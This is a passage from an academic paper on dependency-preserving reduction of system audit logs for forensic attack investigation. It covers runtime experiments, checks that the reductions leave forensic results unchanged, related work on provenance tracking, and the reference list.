For SD, the sizes of *Src* sets become the key factor influencing runtime. SD requires frequent computation of set unions, which takes linear time in the sizes of the sets. Moreover, increased memory use (due to large sets) significantly increases the pressure on the cache, leading to further performance degradation. We therefore studied the effect of placing limits on the maximum size of *Src* sets. Overflows past this limit are treated conservatively, as described in Section 4.3.

Figs. 16 and 17 show the effect of varying the source set size limit on the runtime and reduction factor, respectively. Recall that SD runs on top of FD, so the runtime of FD matters as well. However, since SD is significantly slower than FD, we did not limit the FD window size in these experiments. From the chart, the peak reduction factor is reached by SD=500 for all data sets except Linux desktop. The Linux desktop behaves differently, and we attribute this to the much higher level of activity on it, which means that a single long-running process can acquire a very large number of source dependencies. Nevertheless, the chart suggests that SD=500 is generally a good choice, as the overall runtime is almost unchanged from SD=50.

At SD=500, it takes 144 seconds to process 72M records from Linux, for an event processing rate of about 500K/second. Thus, although SD is slower than FD, it is quite fast in absolute terms, being able to process events at least two orders of magnitude faster than the maximum event production rate observed across all of our data sets.





**Fig. 16:** Dependence graph construction time with different source set size limits. Y-axis is the runtime relative to the runtime with SD=50 (size limit of 50), which is 143.68s for Linux desktop, 23.59s for Windows desktop, 12.86s for Web server, 15.43s for Mail server and 42.81s for SSH/File server.





**Fig. 17:** Effect of source set size limit on event reduction factor.

#### 6.6.3 *Backward and Forward Forensic Analysis*

Once the dependence graph is constructed, forensic analysis is very fast, because the whole graph currently resides in memory. To evaluate the performance, we randomly tagged 100K nodes in the dependence graph for the Linux desktop system. From each of these nodes, we performed

- a backward analysis to identify the source node closest to the tagged node. This search used a shortest path algorithm.
- a forward analysis to identify the nodes reachable from the tagged node. In case of searches that could return very large graphs, we terminated the search after finding 10K nodes (in most cases, the search terminated without hitting this limit).

This entire test suite took 112 seconds to run. In other words, each forward plus backward analysis on a dependence graph corresponding to 72M events took just 1.12 milliseconds on average.

### 6.7 Preserving Forensic Analysis Results

#### 6.7.1 *Reproducing Analysis Results from* SLEUTH *[10]*

In our previous work [10], we performed real-time attack detection and forensic analysis of multi-step APT-style attack campaigns carried out in the 1st adversarial engagement in the DARPA Transparent Computing program. As described in Table 6 in [10], there were 8 distinct attack campaigns, each of which involved most of the seven stages in APT life cycle, including drop & load, intelligence gathering, backdoor insertion, privilege escalation, data exfiltration, and cleanup.

| Dataset | Attack Scenario | Analysis Type | Number of Entities | | |
|---|---|---|---|---|---|
| | | | Naive | FD | SD |
| Linux Desktop | A | Backward | 7 | 7 | 7 |
| | | Forward | 15 | 15 | 15 |
| | B | Backward | 3 | 3 | 3 |
| | | Forward | 10 | 10 | 10 |
| Windows Desktop | A | Backward | 4 | 4 | 4 |
| | | Forward | 17 | 17 | 17 |
| | B | Backward | 2 | 2 | 2 |
| | | Forward | 9 | 9 | 9 |
| | C | Backward | 4 | 4 | 4 |
| | | Forward | 7 | 7 | 7 |

**Table 18:** Results of forward and backward analyses carried out from the entry and exit points of attacks used in the red team attacks. The exact same set of entities were identified with and without the FD and SD event reductions.

SLEUTH assigns integrity and confidentiality tags to objects. These tags propagate as a result of read, write and execute operations. It detects attacks using tag-based policies that were developed in the context of our earlier work on whole-system integrity protection [19, 34, 35, 36] and policy-based defenses [39, 32]. It then uses a backward analysis to identify the entry point, and then a forward analysis to determine attack impact, and then a set of simplification passes to generate a graph depicting the attack, and to list the entities involved. Across these 8 attacks, a total of 176 entities were identified as relevant by the red team, and our original analysis in [10] identified 174 of them.

We carried out the investigation again, with FD and SD reductions in place. We were able to obtain the same results as in [10], showing that FD and SD reductions do not affect forensics results. This should come as no surprise, given that we proved that they both preserve the results of backward analysis followed by forward analysis. Nevertheless, the experimental results are reassuring.

#### 6.7.2 *Forensic Analysis Results on Table 8 Data Set*

We then turned our attention to the Engagement 2 data set. (We did not use Engagement 1 data set in our reduction experiments because it was far smaller in size than Engagement 2.) There were 2 attacks within the Linux dataset and 3 attacks within the Windows data set. For each attack, we ran a forward analysis from the attack entry point, and then a backward analysis from attack exfiltration point (which is one of the last steps in these attacks). As shown Table 18, these analyses identified the exact same set of entities, regardless of whether any data reduction was used.

## 7 Related Work

**Information-flow Tracking.** Numerous systems construct dependence graphs [13, 9, 15, 22] or provenance graphs [25, 24, 8, 4, 29] that capture information flow at the coarse granularity of system calls. In particular, if a subject reads from a network source, then all subsequent writes by the subject are treated as (potentially) dependent on the network source. This leads to a *dependence explosion,* especially for long-running processes, as every output operation becomes dependent on every input operation. Fine-grained taint tracking [28, 41, 2, 12] can address this problem by accurately tracking the source of each output byte to a single input operation (or a few). Unfortunately, these techniques slow down programs by a factor of 2 to 10 or more. BEEP [17, 21] developed an alternative fine-grained tracking approach called *unit-based execution partitioning* that is much more efficient. However, as compared to taint-tracking techniques, execution partitioning generally requires some human assistance, and moreover, makes optimistic assumptions about the program behavior.

The main drawback shared by all fine-grained tracking approaches is the need for instrumenting applications. In enterprises that run hundreds of applications from multiple vendors, this instrumentation requirement is difficult to meet, and hence it is much more common for enterprises to rely on coarse-grained tracking.

**Log Reduction.** BackTracker [13, 14, 15] pioneered the approach of using system logs for forensic investigation of intrusions. Their focus was on demonstrating effectiveness of attack investigation, so they did not pursue log reduction beyond simple techniques such as omitting "low-control" (less important) events, such as changing a file's access time.

LogGC [18] proposed an interesting approach for log reduction based on the concept of garbage collection, i.e., removing operations involving removed files ("garbage"). Additional restrictions were imposed to ensure that files of interest in forensic analysis, such as malware downloads, aren't treated as garbage. They report remarkable log reduction with this approach, provided it is used in conjunction with their unit instrumentation. Without such fine-grained instrumentation, the savings they obtain are modest. To further evaluate the potential of this approach, we analyzed the data set used in this paper (Table 8). We found that less than 3% of the operations in this data set were on files that were subsequently removed. Although not all of these files satisfy their definition of "garbage," 3% is an upper bound on the savings achievable using this garbage collection technique on our data.

ProTracer [22] proposed another new reduction mechanism that was based on logging only the write operations. Read operations, as well as some memory-related operations tracked by their unit instrumentation, were not logged. In the presence of their unit instrumentation, they once again show a dramatic reduction in log sizes using their strategy. However, as discussed in the introduction, this strategy of selective logging of writes can actually increase log sizes in the absence of unit instrumentation. Indeed, our experiments with this strategy[11] resulted in more than an order of magnitude *increase* in log sizes.

[11] In our experiment, we implemented the method detailed in Table I of their paper [22]. Our implementation incorporated obvious optimizations such as avoiding the logging of multiple write records when the subject's taint set hasn't changed.

Xu et al.'s notion of full-trackability equivalence (LCD-preservation in our terminology) [42] is similar to our CD-preservation, as discussed in Section 3.2. We implemented their LCD-preserving reduction algorithm and found that our FD and SD optimizations achieve significantly more reduction, as detailed in Section 6.3. The reasons for this difference were also discussed in Section 6.3.

Provenance capture systems, starting from PASS [25], incorporate simple reduction techniques such as the removal of duplicate records. PASS also describes the problem of cyclic dependencies and their potential to generate a very large number of versions. They avoid cycles involving multiple processes by merging the nodes for those processes. Our cycle-collapsing optimization is based on a very similar idea.

ProvWalls [5] is targeted at systems that enforce Mandatory Access Control (MAC) policies. It leverages the confinement properties provided by the MAC policy to identify the subset of provenance data that can be safely omitted, leading to significant savings on such systems.

Winnower [38] learns compact automata-based behavioral models for hosts running similar workloads in a cluster. Only the subset of provenance records that deviate from the model need to be reported to a central monitoring node, thereby dramatically reducing the network bandwidth and storage space needed for intrusion detection across the cluster. These models contain sufficient detail for intrusion detection but not forensics. Therefore, Winnower also stores each host's full provenance graph locally at the host. In contrast, our system generates compact logs that preserve all the information needed for forensics.

**File Versioning.** The main challenge for file versioning systems is to control the number of versions, while the challenge for forensic analysis is to avoid false dependencies. Unfortunately, these goals conflict. Existing strategies that avoid false dependencies, e.g., creating a new version of a file on each write [33], generate too many versions. Strategies that significantly reduce the number of versions, e.g., open-close versioning [31],[12] can introduce false dependencies.

Many provenance capture systems use versioning as well. Like versioning file systems, they typically use either simple versioning that creates many versions (e.g., [4, 29]) or coarse-grained versioning that does not accurately preserve dependencies (e.g., [25]). In contrast, we presented an approach that provably preserves dependencies, while generating only a small number of versions in practice.

Provenance capture systems try to avoid cycles in the provenance graph, since cyclic provenance is meaningless. Causality-based versioning [24] discusses two techniques for cycle avoidance. The first of these performs global cycle detection across all objects and subjects on a system. The second operates with a view that is local to an object. It uses a technique similar to our redundant edge optimization, but is aimed at cycle avoidance rather than dependency preservation. They do not consider the other techniques we discuss in this paper, such as REO*, RNO, and SD preservation, nor do they establish optimality results.

[12] With this technique, the first open of an existing file for writing causes a new version to be generated. While the file remains open, subsequent opens all update the same version.

**Graph Compression and Summarization.** Several techniques have been proposed to compress data provenance graphs by sharing identical substructures and storing only the differences between similar substructures, e.g., [6, 40, 7]. Bao et al. [3] compress provenance trees for relational query results by optimizing the selection of query tree nodes where provenance information is stored. These compression techniques, which preserve every detail of the graph, are orthogonal to our techniques, which can drop or merge edges.

Graph summarization [27, 37] is intended mainly to facilitate understanding of large graphs but can also be regarded as lossy graph compression. However, these techniques are not applicable in our context because they do not preserve dependencies.

**Attack Scenario Investigation.** Several recent efforts have been aimed at recreating the full picture of a complex, multi-step attack campaign. HERCULE [30] uses community discovery techniques to correlate attack steps that may be dispersed across multiple logs. SLEUTH [10] assigns trustworthiness and confidentiality tags to objects, and its attack detection and reconstruction are both based on an analysis of how these tags propagate. PrioTracker [20] speeds up backward and forward analysis by prioritizing exploration of paths involving rare or suspicious events. RAIN [11] uses record-replay technology to support on-demand fine-grained information-flow tracking, which can assist in detailed reconstruction of low-level attack steps.

## 8 Conclusion

In this paper, we formalized the notion of dependency-preserving data reductions for audit data and developed efficient algorithms for dependency-preserving audit data reduction. Using global context available in a versioned graph, we are able to realize algorithms that are optimal with respect to our notions of dependency preservation. Our experimental results demonstrate the power and effectiveness of our techniques. Our reductions that preserve full dependence and source dependence reduce the number of events by factors of 7 and 9.2, respectively, on average in our experiments, compared to a factor 1.8 using an existing reduction algorithm [42]. Our experiments also confirm that our reductions preserve forensic analysis results.

## References


[1] Paul Ammann, Sushil Jajodia, and Peng Liu. Recovery from malicious transactions. *IEEE Transactions on Knowledge and Data Engineering*, 2002.

[2] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick

McDaniel. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. *SIGPLAN Not.*, 2014.

[3] Zhifeng Bao, Henning Köhler, Liwei Wang, Xiaofang Zhou, and Shazia Sadiq. Efficient provenance storage for relational queries. In *CIKM*, 2012.

[4] Adam Bates, Dave Jing Tian, Kevin RB Butler, and Thomas Moyer. Trustworthy whole-system provenance for the Linux kernel. In *USENIX Security*, 2015.

[5] Adam Bates, Dave (Jing) Tian, Grant Hernandez, Thomas Moyer, Kevin R. B. Butler, and Trent Jaeger. Taming the costs of trustworthy provenance through policy reduction. *ACM Trans. Internet Technol.*, 2017.

[6] Adriane P. Chapman, H. V. Jagadish, and Prakash Ramanan. Efficient provenance storage. In *ACM SIGMOD*, 2008.

[7] Chen Chen, Harshal Tushar Lehri, Lay Kuan Loh, Anupam Alur, Limin Jia, Boon Thau Loo, and Wenchao Zhou. Distributed provenance compression. In *ACM SIGMOD*, 2017.

[8] Ashish Gehani and Dawood Tariq. Spade: support for provenance auditing in distributed environments. In *International Middleware Conference*, 2012.

[9] Ashvin Goel, Kenneth Po, Kamran Farhadi, Zheng Li, and Eyal de Lara. The Taser intrusion recovery system. In *SOSP*, 2005.

[10] Md Nahid Hossain, Sadegh M Milajerdi, Junao Wang, Birhanu Eshete, Rigel Gjomemo, R Sekar, Scott D Stoller, and VN Venkatakrishnan. Sleuth: real-time attack scenario reconstruction from cots audit data. In *USENIX Security*, 2017.

[11] Yang Ji, Sangho Lee, Evan Downing, Weiren Wang, Fazzini Mattia, Taesoo Kim, Alessandro Orso, and Wenke Lee. Rain: Refinable attack investigation with on-demand inter-process information flow tracking. In *ACM CCS*, 2017.

[12] Vasileios P. Kemerlis, Georgios Portokalidis, Kangkook Jee, and Angelos D. Keromytis. Libdft: Practical Dynamic Data Flow Tracking for Commodity Systems. *SIGPLAN Not.*, 2012.

[13] Samuel T. King and Peter M. Chen. Backtracking intrusions. In *SOSP*, 2003.

[14] Samuel T. King and Peter M. Chen. Backtracking intrusions. *ACM Transactions on Computer Systems*, 2005.

[15] Samuel T. King, Zhuoqing Morley Mao, Dominic G. Lucchetti, and Peter M. Chen. Enriching intrusion alerts through multi-host causality. In *NDSS*, 2005.

[16] Srinivas Krishnan, Kevin Z. Snow, and Fabian Monrose. Trail of bytes: Efficient support for forensic analysis. In *ACM CCS*, 2010.

[17] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. High accuracy attack provenance via binary-based execution partition. In *NDSS*, 2013.

[18] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. LogGC: Garbage collecting audit log. In *ACM CCS*, 2013.

[19] Zhenkai Liang, Weiqing Sun, V. N. Venkatakrishnan, and R. Sekar. Alcatraz: An Isolated Environment for Experimenting with Untrusted Software. In *TISSEC*, 2009.

[20] Yushan Liu, Mu Zhang, Ding Li, Kangkook Jee, Zhichun Li, Zhenyu Wu, Junghwan Rhee, and Prateek Mittal. Towards a timely causality analysis for enterprise security. In *NDSS*, 2018.

[21] Shiqing Ma, Juan Zhai, Fei Wang, Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. MPI: Multiple perspective attack investigation with semantic aware execution partitioning. In *USENIX Security*, 2017.

[22] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. ProTracer: Towards practical provenance tracing by alternating between logging and tainting. In *NDSS*, 2016.

[23] Robert Campbell McColl, David Ediger, Jason Poovey, Dan Campbell, and David A Bader. A performance evaluation of open source graph databases. In *PPAA*, 2014.

[24] Kiran-Kumar Muniswamy-Reddy and David A Holland. Causality-based versioning. *ACM Transactions on Storage (TOS)*, 2009.

[25] Kiran-Kumar Muniswamy-Reddy, David A Holland, Uri Braun, and Margo I Seltzer. Provenance-aware storage systems. In *USENIX ATC*, 2006.

[26] Kiran-Kumar Muniswamy-Reddy, Charles P Wright, Andrew Himmer, and Erez Zadok. A versatile and user-oriented versioning file system. In *USENIX FAST*, 2004.

[27] Saket Navlakha, Rajeev Rastogi, and Nisheeth Shrivastava. Graph summarization with bounded error. In *ACM SIGMOD*, 2008.

[28] James Newsome and Dawn Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *NDSS*, 2005.

[29] Thomas Pasquier, Xueyuan Han, Mark Goldstein, Thomas Moyer, David Eyers, Margo Seltzer, and Jean Bacon. Practical whole-system provenance capture. In *SoCC*, 2017.

[30] Kexin Pei, Zhongshu Gu, Brendan Saltaformaggio, Shiqing Ma, Fei Wang, Zhiwei Zhang, Luo Si, Xiangyu Zhang, and Dongyan Xu. HERCULE: Attack story reconstruction via community discovery on correlated log graph. In *ACSAC*, 2016.

[31] Douglas S Santry, Michael J Feeley, Norman C Hutchinson, Alistair C Veitch, Ross W Carton, and Jacob Ofir. Deciding when to forget in the elephant file system. In *SOSP*, 1999.

[32] R. Sekar, V. Venkatakrishnan, S. Basu, S. Bhatkar, and D. C. DuVarney. Model-carrying code: A practical approach for safe execution of untrusted applications. 2003.

[33] Craig A Soules, Garth R Goodson, John D Strunk, and Gregory R Ganger. Metadata efficiency in a comprehensive versioning file system. Technical report, CARNEGIE-MELLON UNIV PITTSBURGH PA SCHOOL OF COMPUTER SCIENCE, 2002.

[34] Weiqing Sun, R. Sekar, Gaurav Poothia, and Tejas Karandikar. Practical Proactive Integrity Preservation: A Basis for Malware Defense. In *IEEE S&P*, 2008.

[35] Wai-Kit Sze and R Sekar. A portable user-level approach for system-wide integrity protection. In *ACSAC*, 2013.

[36] Wai Kit Sze and R Sekar. Provenance-based integrity protection for windows. In *ACSAC*, 2015.

[37] Yuanyuan Tian, Richard A. Hankins, and Jignesh M. Patel. Efficient aggregation for graph summarization. In *ACM SIGMOD*, 2008.

[38] Wajih Ul Hassan, Mark Lemay, Nuraini Aguse, Adam Bates, and Thomas Moyer. Towards scalable cluster auditing through grammatical inference over provenance graphs. In *NDSS*, 2018.

[39] V. N. Venkatakrishnan, Peri Ram, and R. Sekar. Empowering mobile code using expressive security policies. In *New Security Paradigms Workshop*, 2002.

[40] Yulai Xie, Dan Feng, Zhipeng Tan, Lei Chen, Kiran-Kumar Muniswamy-Reddy, Yan Li, and Darrell D.E. Long. A hybrid approach for efficient provenance storage. In *CIKM*, 2012.

[41] Wei Xu, Sandeep Bhatkar, and R. Sekar. Practical dynamic taint analysis for countering input validation attacks on web applications. Technical Report SECLAB-05-04, Department of Computer Science, Stony Brook University, May 2005.

[42] Zhang Xu, Zhenyu Wu, Zhichun Li, Kangkook Jee, Junghwan Rhee, Xusheng Xiao, Fengyuan Xu, Haining Wang, and Guofei Jiang. High fidelity data reduction for big data security dependency analyses. In *ACM CCS*, 2016.

[43] Ningning Zhu and Tzi-cker Chiueh. Design, implementation, and evaluation of repairable file service. In *Dependable Systems and Networks*, 2003.